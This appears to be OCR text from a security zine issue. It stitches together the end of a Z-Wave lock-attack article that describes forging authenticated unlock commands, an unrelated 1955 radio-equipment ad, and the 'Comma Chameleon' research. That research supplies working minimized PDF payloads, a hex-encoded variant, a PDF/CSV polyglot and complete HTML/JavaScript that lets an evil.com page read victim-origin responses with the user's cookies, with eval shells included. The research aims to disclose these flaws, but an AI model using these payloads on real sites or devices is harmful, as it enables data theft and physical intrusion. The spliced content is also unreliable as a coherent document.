Even armed with the keys, the patient reader still needs to know how to use them. The Z-Wave security service provides immutable encryption and authentication through the use of an encapsulation frame. The encapsulation security frame (shown below) is identified in the first two bytes of the application layer payload. The first byte specifies the command class, and the second provides the command, where an encapsulated security frame has byte values of `0x98` and `0x81`, respectively. The remainder of the frame contains the eight upper bytes of the IV, used for both encryption and signing, the variable length encapsulated and encrypted payload, the nonce ID, and an 8-byte CMAC (cipher-based message authentication code).



At a minimum, the frame encapsulated in the security frame is three bytes. The first byte is used for fragmentation; however, we have yet to observe a value other than `0x00` in this field. The second byte provides the command class and, like the application layer, is followed by a single command byte and zero or more bytes of arguments.

The application payload is encrypted using the encryption key and an AES cipher in OFB mode with a 16-byte block size. OFB mode requires a 16-byte IV, which is established cooperatively between the source and destination. The lower 8 bytes of the IV are generated on request by the destination, which OpenZwave calls a nonce, and are reported to the requestor before the encapsulation frame is sent. The first byte of this 8-byte nonce is what we referred to as the nonce ID. The upper eight bytes of the IV are generated by the sender and included in the encapsulation security frame. When the destination receives the encapsulated frame, it decrypts the frame using the same cipher setting and key. It is able to reconstruct the IV using the IV field of the encapsulated frame and by using the nonce ID field to search its cache of generated nonces.



3.6 Joy to the Home, Encrypted Traffic is Revealed

Some cautious readers may become anxious when two automations are having a private conversation within their dwelling. This is especially true when one of them is a sensor, and the other is connected to the Internet. Fear not! Armed with knowledge of the encapsulation security frame and possession of the network or encryption key, the triumphant reader can readily decrypt frames formerly hidden from them. They will hopefully discover, as we have, that Z-Wave messages are devoid of sensitive user information. However, may the vigilant reader be a sentry to warn us if any future transgressions do occur in the name of commercialism and Orwellianism.


To aid the holy sentry, we provide the PoC `decryptPCAPNG` tool to decrypt Z-Wave encapsulated Z-Wave frames. The user provides the network or encryption key. The tool assumes the user is capturing Z-Wave frames using either Scapy-radio or EZ-Wave with an SDR, which sends observed frames to Wireshark for capture and saving to PCAPNG files.

3.7 What Frame Is This, Who Laid to Rest, upon Receiver's Antenna, Did Originate?

Secure Z-Wave devices do not act upon a command issued in an encapsulation frame unless its CMAC is validated. Thus, the active reader wishing to do more than observe encrypted messages requires further discourse. Certainly, the gremlin wishing to open Billy's front door desires the ability to generate an authenticated unlock-door command.

The Z-Wave CMAC is derived using the CBC-MAC algorithm, which encrypts a message using an AES cipher in CBC mode using a block size of 16 bytes. It uses the same IV as the encryption cipher, and only the first eight bytes of the resulting 16-byte digest are sent in the encapsulation frame to be used for authentication. Instead of creating the digest from the entire security encapsulation frame, a subset of fields are composed into a variable-length message. The first four bytes of this message are always the security command class ID, source ID, destination ID, and length of the message. The remaining portion of the message is the variable length

encapsulated frame (e.g., an unlock-door command, including the fragmentation byte) after it has been encrypted.



The recipient of the encapsulation security frame validates the integrity of the frame using the included 8-byte CMAC. It is able to generate its own CMAC by reconstructing the message to generate the digest using the available fields in the frame, the IV, and the authentication key. If the generated CMAC matches the declared value in the frame, then the source ID, destination ID, length, and content of the encapsulated frame are validated. Note that, since the other fields in the frame are not part of the CMAC message, they are not validated. If the generated digest does not match the CMAC in the frame, the frame is silently discarded.

3.8 Bring a Heavy Flamer of Sanctified Promethium, Jeanette, Isabella

Knock! Knock! Knock! Open the door for us!
Knock! Knock! Knock! Let's celebrate!

We wrote `OpenBarley` as a PoC tool to demonstrate how Z-Wave security works. Its default encapsulated command is to unlock a door lock, but the user may specify alternative, arbitrary commands. The tool works with the GNURadio Z-Wave transceiver available in Scapy-radio or EZ-Wave to inject authenticated and encrypted frames.


The reader must note that battery operated Z-Wave devices conserve power by minimizing the time the transceiver is active. When in low-power mode, a beam frame is required to bring the remote device into a state where it may receive the application layer frame and transmit an acknowledgment. Scapy-radio and EZ-Wave did not previously support waking devices with beam frames, so we have contributed the respective GNURadio Z-Wave blocks to EZ-Wave to allow this.

3.9 It Came! Somehow or Other, It Came Just the Same!

This Christmas, as we have done, may you, the blessed reader, extract the network key from the EEPROM of a Z-Wave device. May you use our PoCs to send authenticated commands to any other secured device on *your* network. May you enlighten your friends and neighbors, affording them the opportunity to sanctify by fire, or with lesser, more legal means, home automation lacking physical security in the name of Manion Butler and his holy mother. May you use our PoCs to watch the automation for privacy breaches and data mining in the time to come, and may you brew in peace.

"Submarine, heck! It's supposed to be an airplane!"


Trade-ins are not always what they seem, either. That's why it will pay you, as it has thousands of others, to rely on the one and only "Surprise" trade-in policy popularized by Walter Ashe. For real satisfaction and money saving, trade used (factory-built) test or communication equipment today. Wire, write, phone or use the handy coupon.



ELMAC MOBILE RECEIVER.
Dual conversion, 10 tubes, less power supply.
Model PMR-6A. For 6 volts. Net $134.50.
Model PMR-12A. For 12 volts. Net $134.50

ECCO 10 METER TRANS-RECEIVER
Designed for spot frequency use for emergency, CD, and net operation. Completely self-contained including batteries. Transmitter uses 20 meter crystals. Fixed frequency receiver has regenerative circuit. Base loaded 36" antenna. Carbon mike input. ½ watt input to final. With 5 tubes. Less mike, headphones, crystal, and batteries.
MODEL HT-2. Net $74.50.
Z-3 Crystal (specify frequency). Net $3.87.
Batteries (2-M30 "B", 1-2F "A"). Net $4.76.

GONSET "Super 6" Converter. Model 3030-6. For 6 VDC. Net $52.50. Model 3030-12. For 12 VDC. Net $52.50.



ELMAC AF-67 TRANS-CITER. Net $177.00.

CARTER GENEMOTORS. "B" power for mobile transmitters.

Model	Input VDC	Output VDC	Net
450AS	6 @ 29 A.	400 @ 250 MA	$50.70
520AS	6 @ 28 A.	500 @ 200 MA	51.46
624VS	6 @ 46 A.	600 @ 240 MA	52.32
450BS	12 @ 13 ½ A.	400 @ 250 MA	51.46
520BS	12 @ 14 A.	500 @ 200 MA	52.19

All prices f. o. b. St. Louis • Phone CHestnut 1-1125

Walter Ashe RADIO CO.
1125 PINE ST. • ST. LOUIS 1, MO.

FREE CATALOG! Send for your copy today

WALTER ASHE RADIO COMPANY Q-7-55
1125 Pine Street, St. Louis 1, Missouri

☐ Rush "Surprise" Trade-In offer on my_____

for_____
(show make and model number of new equipment desired)

☐ Rush copy of lastest Catalog.

Name_____

Address_____

City_____ Zone_____ State_____


4 Content Sniffing with Comma Chameleon

by Krzysztof Kotowicz and Gábor Molnár

The nineties. The age of Prince of Bel Air, leggings and boot sector viruses. Boy George left Culture Beat to start a solo career, NCSA Mosaic was created, and SQL injection became a thing. Everyone in the industry was busy blowing the dot-com bubble with this whole new e-commerce movement — and then the first browser war started. Browsers rendered broken HTML pages like crazy to be considered "better" in the eyes of the users. Web servers didn't care enough to specify the MIME types of resources, and user agents decided that the best way to keep up with this mess is to start sniffing. MIME type sniffing,[9] that is. In short, they relied on heuristics to recognize the file type of the downloaded resource, often ignoring what the server said. If it quacks like an HTML, it must be HTML, you silly Apache. Such were the 90s.

This MIME type sniffing or content sniffing has obviously led to a new class of web security problems closely related to polyglots: if one partially controls the server response in, e.g., an API call response or a returned document and convinces the browser to treat this response as HTML, then it's straightforward XSS. The attacker would be able to impersonate the user in the context of the given domain: if it is hosting a web application, an exploit would be able to read user data and perform arbitrary actions in the name of the user in the given web application. In other cases, user content might be interpreted as other (non-HTML) types, and then, instead of XSS, content-sniffing vulnerabilities would be permitted for the exfiltration of cross-domain data—just as bad.

[9] MSDN, *MIME Type Detection in Windows Internet Explorer*



Here we focus on PDF-based content-sniffing attacks. Our goal is to construct a payload that turns a harmless content injection into passive file formats (e.g., JSON or CSV) into an XSS-equivalent content sniffing vulnerability. But first, we'll give an overview of the field and describe previous research on content sniffing.

4.1 Content Sniffing of Non-plugin File Types

To exploit a content sniffing vulnerability, the attacker injects the payload into one of the HTTP responses from the vulnerable origin. In practice, that origin must serve partially user-controlled content. This is common for online file hosting applications (the attacker would then upload a malicious file) or in APIs like JSONP that reflect the payload from the URL (attacker then prepares the URL that would reflect the content in the response).

The first generation of content sniffing exploits tried to convince the browser that a given piece of non-HTML content was in fact HTML, causing a simple XSS.

In other cases, content sniffing can lead to cross-origin information leakage. A good example of this is mentioned in Chris Evans' research[10] and a recent variation on it from Filedescriptor,[11] which are based on the fact that browsers can be tricked into interpreting a cross-origin HTML resource as CSS, and then observe the effects of applying that CSS stylesheet to the attacker's HTML document, in order to derive information about the HTML content.

Current browsers implement more secure content-type detection algorithms or deploy other protection mechanisms, such as the trust zones in IE. Web servers also have become much better at properly specifying the MIME type of resources. Additionally, secure HTTP response headers[12] are often used to instruct the user-agent not to perform MIME sniffing on a resource. It's now a de facto standard to use `Content-Type-Disposition: attachment`, `X-Content-Type-Options: nosniff` and a benign `Content-Type` whenever the response is totally user-controlled (e.g., in file hosting applications).

That has improved the situation quite a bit, but there were still some leftovers from the nineties that allowed for MIME sniffing exploitation: namely, the browser plugins.

4.2 Plugin Content Sniffing

When an HTML page embeds plugin content, it must explicitly specify the file type (SWF, PDF, etc.), then the browser must instantiate the given plugin type regardless of the MIME type returned by the server for the given resource.[13]

Some of those plugins ignore the response headers received when fetching the file and render the content inline despite `Content-Disposition: attachment` and `X-Content-Type-Options: nosniff`. For plugins that render active content (e.g, Flash, Silverlight, PDF, etc.) this makes it possible to read and exfiltrate the content from the hosting domain over HTTP. If the plugin's content is controlled by an attacker and runs in the context of a domain it was served from, this is essentially equivalent to XSS, as sensitive content like CSRF tokens can be retrieved in a session-riding fashion.

This has led to another class of content sniffing attacks based on plugins. Rosetta Flash[14][15] was a great example of this: making a JSONP API response look like a Flash file, so that the attacker-controlled Flash file can run with the target domain's privileges.

To demonstrate this, let's see an example attack site for a vulnerable JSONP API that embeds the given query string parameter in the response body without modification:

```
<object
type="application/x-shockwave-flash"
data="http://example.com/jsonp_api?callback=
    CWS[flash file contents]">
```

[10] Chris Evans, *Generic Cross-browser Cross-domain Theft*
[11] Filedescriptor, *Cross-origin CSS Attacks Revisited (feat. UTF-16)*
[12] OWASP, Secure Headers Project
[13] HTML5 Standard
[14] Michele Spagnuolo, *Abusing JSONP with Rosetta Flash*
[15] Gábor Molnár, *Bypassing Same Origin Policy With JSONP APIs and Flash*

In this case, the API response would look as below and would be interpreted as Flash content if the response doesn't match some constraints introduced as a mitigation for the Rosetta Flash vulnerability (we won't discuss those in detail here):

```
CWS[flash file contents] ({"some":"JSON", "
    returned":"by", "the":"API"})
```

Since Flash usually ignores any trailing junk bytes after the Flash file body, this would be run as a valid SWF file hosted on the `example.com` domain. The payload SWF file would be able to issue HTTP requests to `example.com`, read the response (for example, the actual data returned by the very same HTTP API, potentially containing some sensitive user data), and then exfiltrate it to some attacker-controlled server.

Instead of Flash, our research focuses on PDF files and methods to make various types of web content look like valid PDF content. PDF files, when opened in the browser with the Adobe Reader plugin, are able to issue HTTP requests just like Flash. The plugin also ignores the response headers when rendering the PDF; the main challenge is how to prepare a PDF payload that is immune to leading and trailing junk bytes, and minimal in file size and character set size.

We must mention that our research is specific to Adobe Reader: other PDF plugins usually display PDFs as passive content without the ability to send HTTP requests and execute JavaScript in them.

4.3 Comma Chameleon

The existing PoC payloads for PDF-based content sniffing[16] [17] used a FormCalc technique to read and exfiltrate the content. Although they worked, we quickly noticed that their practicability is limited. They were long (e.g. @irsdl uses > 11 kilobytes)[18] and used large character sets. Servers often rejected, trimmed, or transformed the PDF by escaping some of the characters, destroying the chain at the PDF parser level. Additionally, those PoCs would not work when some data was prepended or appended to the injected PDF. We wanted a small payload, with a limited character set and arbitrary prefix and suffix.

These are important aspects because most injection contexts where the attack is useful are very limiting. For example, when injecting into a string in a JSON file, junk bytes surround the injection point, as well as the JSON format limitations on the character set (e.g., encoding quotes and newlines).

Additionally, we wanted to come up with a universal payload—one that does not need to be altered for a given endpoint and can be injected in a fire-and-forget manner—thus no hardcoded URLs, etc.

And thus, the quest for the Comma Chameleon has started! Why such a name? Read on!

4.3.1 Minimizing the Payload

To keep the PDF as small as possible, we made it contain only the bootstrap code and injected all the rest of the content in an external HTML page from the attacker's origin. Size of the final code then doesn't matter, and we could focus only on minimizing the 'dropper' PDF. This required altering the PDF structure at various layers. Let's look at them one by one.

The PDF layer It turns out that for the working scriptable FormCalc PDF we only need 2 objects.

1. A document catalog, pointing to the pages (`/Pages`) and the interactive form (`/AcroForm`) with its XFA (XML Forms Architecture). There needs to be an OpenAction dictionary containing the bootstrapping JavaScript code. The `/Pages` element may be empty if the document's first page will not be displayed.

2. A stream with the XDP document with the event scripts.

Here's an example:

```
%PDF-1.1

1 0 obj
  << /Pages << >>
     /AcroForm << /XFA 2 0 R >>
     /OpenAction <<
       /S /JavaScript
       /JS({code here})
       >>
  >>
endobj
```

[16] Alex Inführ @insertscript, *PoC for the FormCalc content exfiltration*

[17] `unzip pocorgtfo12.pdf CommaChameleon/CrossSiteContentHijacking`

[18] Soroush Dalili, *JS-instrumented content exfiltration PoC*

```
2 0 obj
  << /Length xxx
  >>
stream
{xdp content here}
endstream
endobj
```

Additionally, a valid PDF trailer is needed, specifying object offsets in an `xref` section and a pointer to the `/Root` element.

```
xref
0 3
0000000000 65535 f
0000000007 00000 n
0000000047 00000 n
trailer
  << /Root 1 0 R >>
startxref {xref offset here} %%EOF
```

Further on, the PDF header can be shortened and modified to avoid detection; e.g., instead of `%PDF-1.1<newline>`, one can use `%PDF-Q<space>` (we avoid null bytes to keep the character set small). Similarly, most of the whitespace is unnecessary. For example, this is valid:

```
obj<</Pages 2 0 R/AcroForm<</XFA 3 0 R>>/
↪ OpenAction<</S/JavaScript/JS(code;)>>>>
↪ endobj
```

The `xref` section needs to contain entries for each of the objects and is rather large (the overhead is 20 bytes per object); fortunately, non-stream objects can be inlined and moved to the trailer. The final example of a minimized PDF looks like this:

```
%PDF-Q 1 0 obj<</Length 1>>stream
{xdp here} endstream endobj xref 0 2
↪ 0000000000 65535 f  0000000007 00000 n
↪ trailer<</Root<</AcroForm<</XFA 1 0 R>>/
↪ Pages<<>>/OpenAction<</S/JavaScript/JS(
↪ code)>>>>>> startxref {xref offset here}
↪ %%EOF
```

The JavaScript bootstrap code As JavaScript-based vectors to read HTTP responses from the PDF's origin without user confirmation were patched by Adobe, FormCalc currently remains the most convenient way to achieve this. Unfortunately it cannot be called directly from the embedding HTML document, and a JavaScript bridge is necessary. In order to script the PDF to enable data exfiltration, we then need these two bridges:

1. HTML → PDF JavaScript
2. PDF JavaScript → FormCalc

The first bridge is widely known and documented.[19]

```
this.disclosed = true;
if (this.external && this.hostContainer) {
    function onMessageFunc(stringArray) {
        try {
            // do stuff
        }
        catch (e) {
        }
    }
    function onErrorFunc(e) {
        console.show();
        console.println(e.toString());
    }
    try {
        this.hostContainer.messageHandler =
    new Object();
        this.hostContainer.messageHandler.
    myPDF = this;
        this.hostContainer.messageHandler.
    onMessage = onMessageFunc;
        this.hostContainer.messageHandler.
    onError = onErrorFunc;
        this.hostContainer.messageHandler.
    onDisclose = function () {
            return true;
        };
    }
    catch (e) {
        onErrorFunc(e);
    }
}
```

This works, but it's huge. Fortunately, it is possible to shorten it a lot. For example `this.disclosed = true` is not needed, and neither are most of the properties of the `messageHandler`. Neither is `'this' - hostContainer` is visible in the default scope. In the end we only need a `messageHandler.onMessage` function to process messages from the HTML document and a

[19] Adobe, *Cross-scripting PDF content in an Adobe AIR application*
[20] Adobe, *JavaScript for Acrobat API Reference*

`messageHandler.onDisclose` function. From the documentation:[20]

> `onDisclose` — A required method that is called to determine whether the host application is permitted to send messages to the document. This allows the PDF document author to control the conditions under which messaging can occur for security reasons. [...] The method is passed two parameters `cURL` and `cDocumentURL` [...]. If the method returns true, the host container is permitted to post messages to the message handler.

For our purposes we need a function reference that, when called returns true—or a 'truth-y' value (this is JavaScript, after all!). To save characters, how about a `Date` constructor?

```
> !!Date('http://url', 'http://documentUrl')
true
```

In the end, the shortened JS payload is just:

```
hostContainer.messageHandler={onDisclose:
    Date,onMessage:function(a){eval(a[0])}})
```

Phew! The whole embedding HTML page can now use `object.postMessage` to deliver the 2nd stage PDF JavaScript code. We're looking forward to Adobe Reader supporting ES5 arrow functions as that will shorten the payload even more.

The XDP In his PoC,[21] @insertScript proposed the following payload for the XDP with a hardcoded URL (some wrapping XDP structure has been removed here and below for simplicity):

```
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/
    "> ...
  <field id="Hello World!">
      <event activity="initialize">
          <script contentType='application/x
    -formcalc'>
              Post("http://sameOrigin.com/
    index.html","YOUR POST DATA","text/plain
    ","utf-8","Content-Type: Dolphin&#x0d;&#
    x0a;Test: AAA")
          </script>
      </event>
  </field> ...
</xdp:xdp>
```

It turns out we don't need the `<field>`, as we can create those dynamically from JavaScript (see next paragraph). Events can also be triggered dynamically, so we don't need to rely on `initialize` and can instead pick an event with the shortest name, `exit`. We also define the default XML namespace and lose the `contentType` attribute (FormCalc is a default value). With these optimizations we're down to:

```
<xdp xmlns="http://ns.adobe.com/xdp/"> ... <
    event activity='exit'><script>{{code
    here}}</script></event> ... </xdp>
```

JavaScript → Formcalc bridge In Adobe Reader it is possible for JavaScript to call FormCalc functions.[22] This was used by @irsdl to create the PoC for the data exfiltration.[18]

The communication relies on using the form fields in the XDP to store input parameters and output value, and triggering the events that would run the FormCalc scripts. This, again, requires a long XML payload.

Or does it? Fortunately, the form fields can be created dynamically by JavaScript and don't need to be defined in the XML. Additionally, FormCalc has the `Eval()` function — perfect for our purposes.

[21] `unzip pocorgtfo12.pdf CommaChameleon/xfa.zip`
[22] John Brinkman, *Calling FormCalc Functions From JavaScript*

In the end, the JavaScript function (injected from the HTML) to initialize the bridge is:

```
function initXfa() {
  if (xfa.form.s) {
    // refers to <subform name='s'>
    s = xfa.form.s;
  }
  //if uninitialized
  if (s && s.variables.nodes.length == 0) {
    // input parameter
    s.P = xfa.form.createNode("text", "P");
    // return value
    s.R = xfa.form.createNode("text", "r");
    s.variables.nodes.append(s.P);
    s.variables.nodes.append(s.R);
    // JS-FormCalc proxy
    s.doEval = function(a) {
      s.P.value = a;
      s.execEvent("exit");
      return s.R.value;
    };
  }
}

app.doc.hostContainer.messageHandler.
    onMessage = function(params) {
  try{
    var cmd = params[0];
    var result = "";
    switch (cmd) {
      case 'eval': // eval in JS
        result = eval(params[1]);
        break;
      case 'get':
        // send Get through FormCalc
        initXfa();
        result = s.doEval(
          'Get(' + params[1] + ')');
        break;
     }
    app.doc.hostContainer.postMessage(
      ['ok',result]);
  } catch(e) {
    app.doc.hostContainer.postMessage(
      ['error',e.message]);
  }
};
```

And the relevant FormCalc event script is simply `r=Eval(P)`.

Now we have a simple way to get the same-origin HTTP response from the embedding page's JS like this:

```
object.messageHandler.onMessage = console.
    log.bind(console);
object.postMessage(['get', url]);
```

Similarly, we can evaluate arbitrary JavaScript or FormCalc code by extending the protocol in the JS code — all without modifying the PDF.

4.3.2 The Final Payload

The final PDF payload for the Comma Chameleon can be presented in various versions. The first one is:

```
%PDF-Q 1 0 obj<</Length 1>>stream
<xdp xmlns="http://ns.adobe.com/xdp/"><
↪ config><present><pdf><interactive>1</
↪ interactive></pdf></present></config><
↪ template><subform name="s"><pageSet/><
↪ event activity="exit"><script>r=Eval(P)</
↪ script></event></subform></template></xdp
↪ > endstream endobj xref 0 2 0000000000
↪ 65535 f  0000000007 00000 n  trailer<</
↪ Root<</AcroForm<</XFA 1 0 R>>/Pages<<>>/
↪ OpenAction<</S/JavaScript/JS(
↪ hostContainer.messageHandler={onDisclose:
↪ Date,onMessage:function(a){eval(a[0])}})
↪ >>>>>>> startxref 286 %%EOF
```

It's 522 bytes long, using the character set consisting of a space, newline, alphanumerics, and ()[]%-,/.:=<>". The only newline character is required after the `stream` keyword, and double quote characters can be replaced with single quotes if needed.

The second version utilizes compression and ASCII stream encoding in order to reduce the character set (at the expense of size).

```
%PDF-Q 1 0 obj<</Filter[/ASCIIHexDecode/
↪ FlateDecode]/Length 322>>stream
789c4d8f490ec2300c45af527553d8d4628b9cecd823
↪  718234714ba4665062aa727b4c558695a7ff9f6d
↪  5c5d6ed630c7aaba3b733e03c4da1b9706ea6d0a
↪  2063e834da14473f69cc852a4596c48d1a7d642a
↪  c6b25f489f10fe4b844d015f037c104c21cf8645
↪  521fc3984a68a209a4dada0ad54c7423068db488
↪  abd9609e9faaa3d5b3dc516df199755197c5cc87
↪  eb1161ef206c0e893b55b2dfa6f71bfa05c67b53
↪  ec> endstream endobj xref 0 2 0000000000
↪  65535 f  0000000007 00000 n  trailer<</
↪ Root<</AcroForm<</XFA 1 0 R>>/Pages<<>>/
↪ OpenAction<</S/JavaScript/JS<686f7374436f
↪  6e7461696e65722e6d65737361676548616e646c
↪  65723d7b6f6e446973636c6f73653a446174652c
↪  6f6e4d6573736167653a66756e6374696f6e2861
↪  297b6576616c28615b305d297d7d>>>>>>>
↪ startxref 416 %%EOF
```

It's now 732 bytes long, but with a much more injection-friendly character set: space, alphanums, one newline, and []<>/-%. The complete HTML page to initialize the PDF and instrument the data exfiltration is quite straightforward, shown in Figure 4.

To start, the `runCommaChameleon` needs to be called with the PDF URL and the URL to exfiltrate. (Both URLs should be from the victim's origin.) The whole chain looks like this:

1. Victim browses to //evil.com.
2. //evil.com HTML loads the PDF from //victim.com into an <object> tag, starting Adobe Reader.
3. The PDF `/OpenAction` calls back to the HTML with its URL.
4. The full code from 'code' is sent to the PDF and is eval-ed by its JavaScript message handler, creating a bridge to FormCalc.
5. HTML sends a URL load instruction (//victim.com/any-url) to PDF.
6. FormCalc loads the URL (the browser happily attaches cookies).
7. HTML page gets the response back.
8. //evil.com, having completed the cross-domain content exfiltration, smiles and finishes his piña-colada. Fade to black, close curtain.

Just for fun, `window.ev` and `window.formcalc` are also exposed, giving you shells in respectively PDF JavaScript and its FormCalc engine. Enjoy!

The full PoC is embedded in this PDF.[23]

4.3.3 Embedding into Other File Formats

The curious reader might notice that, even though they made a thirty-two second long effort to skip through most of this gargantuan writeup and even spotted the PoC section before, there's still no clue as to why the whole thing is named "Comma Chameleon." As with all current security research, the name is by far the most important part (it's not the nineties anymore!), so now we need to unfold this mystery!

PDF makes for an interesting target to exploit plugin-based content sniffing, because the payload does not need to cover the whole HTTP response from a target service. It's possible to construct a PDF even if there's both a prefix and a suffix in the response—the injection point doesn't need to start at byte 0, like in Rosetta Flash.

Our payload however allows for even more—it's possible to split it into multiple chunks and interleave it with uncontrolled data. For example:

```
{{Arbitrary prefix here}}
%PDF-Q 1 0 obj ... endobj xref ... trailer<
    ... >
{{Arbitrary content here}}
startxref XXX %%EOF
{{Arbitrary suffix here}}
```

The only requirement is for the combined length of the prefix and suffix to be under 1,000 bytes—all of that without needing to modify the payload and recalculate the offsets.

Due to the small character set, the payload can survive multiple encoding schemes used in various file formats. Additionally, the PDF format itself allows one to neutralize the content in various ways. This makes our payload great for applications hosting various file types. Let's take, for example, a CSV. To exploit the vulnerability, the attacker only needs to control the first and the last columns over two consecutive rows, like this:

```
artist,album,year
David Bowie,David Bowie,1969
Culture Club,Colour by Numbers,%PDF-Q 1 0
    obj<<...>>stream
78...ec> endstream endobj %,, xref ... %%EOF
Madonna,Like a Virgin,1985
```

This ASCII encoded version uses neutralized comma characters and is a straightforward PDF/CSV chameleon, thus proving both the usefulness of this payload, and that we're really bad at naming things.

4.3.4 Browser Support

Comma Chameleon, just like other payloads used for MIME sniffing, demonstrates that user-controlled content should not be served from a sensitive origin. This one, however is based on Adobe Reader browser plugin and only works on browsers that support it—that excludes Chromium-based browsers.[24] MSIE employs a quirky mitigation: rendered PDF

[23] `unzip pocorgtfo12.pdf CommaChameleon`

[24] Chromium Blog, *The Final Countdown for NPAPI*

```
<style type="text/css">
  object {
    border: 5px solid red;
    width: 5px; /* make it too small for the first page to display to
                   avoid triggering errors in the PDF */
    height: 5px;
  }
</style>
<!-- this code will be injected into PDF -->
<script id="code" type="text/template">
function initXfa() {
  if (xfa.form.s) {
    s = xfa.form.s;
  }
  if (s && s.variables.nodes.length == 0) {
    s.P = xfa.form.createNode("text", "P");
    s.R = xfa.form.createNode("text", "r");
    s.variables.nodes.append(s.P);
    s.variables.nodes.append(s.R);
    s.doGet = function (url) {
      s.P.value = "Get(\"" + url + "\")";
      s.execEvent("enter");
      s.execEvent("exit");
      return s.R.value;
    };
    s.doEval = function(a) {
      s.P.value = a;
      s.execEvent("enter");
      s.execEvent("exit");
      return s.R.value;
    };
  }
}

app.doc.hostContainer.messageHandler.onMessage = function(params) {
  try{
    var cmd = params[0];
    var result = "";
    switch (cmd) {
      case 'eval':
        result = eval(params[1]);
        break;
      case 'get':
        initXfa();
        result = s.doGet(params[1]);
        break;
      case 'formcalc':
        initXfa();
        result = s.doEval(params[1]);
        break;
      default:
        throw new Error('Unknown command');
    }
    app.doc.hostContainer.postMessage(['ok',result]);
  } catch(e) {
    app.doc.hostContainer.postMessage(['error',e.message]);
  }
};
app.doc.hostContainer.postMessage([1,app.doc.URL]); // report readiness
</script>
```

Figure 4 – HTML to init PDF and exiltrate data. Continued in Figure 5.

```
<script type="text/javascript">
function runCommaChameleon(pdfUrl, urlToExfiltrate) {
  var object = document.createElement('object');
  (function(object) {
    var req = false;
    var onload = function() {
        var dropInterval;
        object.messageHandler = {
          onMessage: function(m) {
            if (m[0] == 1) {
              // PDF phoned home.
              console.log('PDF init ok:', m[1]);
              clearInterval(dropInterval);
              if (!req) {
                req = true;
                // make the URL absolute
                var a = document.createElement('a');
                a.href = urlToExfiltrate;
                console.log('requesting ' + a.href);
                object.postMessage(['get', a.href]);
                // Adding new cool functions.
                window.ev = function(c) {
                   object.postMessage(['eval', c]);
                };
                window.formcalc = function(c) {
                  object.postMessage(['formcalc', c]);
                };
              }
            } else {
              if (m[0] == 'ok') {
                alert(m[1]);
              }
              console.log(m[0], m[1]);
            }
          },
          onError: function(m, mm) {
            console.error(" error: " + m.message);
          }
      };

      // Keep injecting the code into PDF
      dropInterval = setInterval(function() {
        object.postMessage([document.getElementById('code').textContent]);
      }, 500);

    };
    setTimeout(onload, 1000);
  })(object);

  object.data = pdfUrl;
  console.log("Loading " + object.data);
  object.type = 'application/pdf';
  document.body.appendChild(object);
}
</script>
```

Figure 5 – Continued from Figure 4.

files are served from a file:// origin upon content-type mismatch, breaking the chain. Exploitation in Firefox is possible, but has limited practicability because of the default click-to-play settings.[25] As far as we can tell, Safari remains the most attractive target. Comma Chameleon, while quite interesting, remains impractical until Adobe decides to conquer the browser market with its non-NPAPI-based browser plugin. We are looking forward to that.

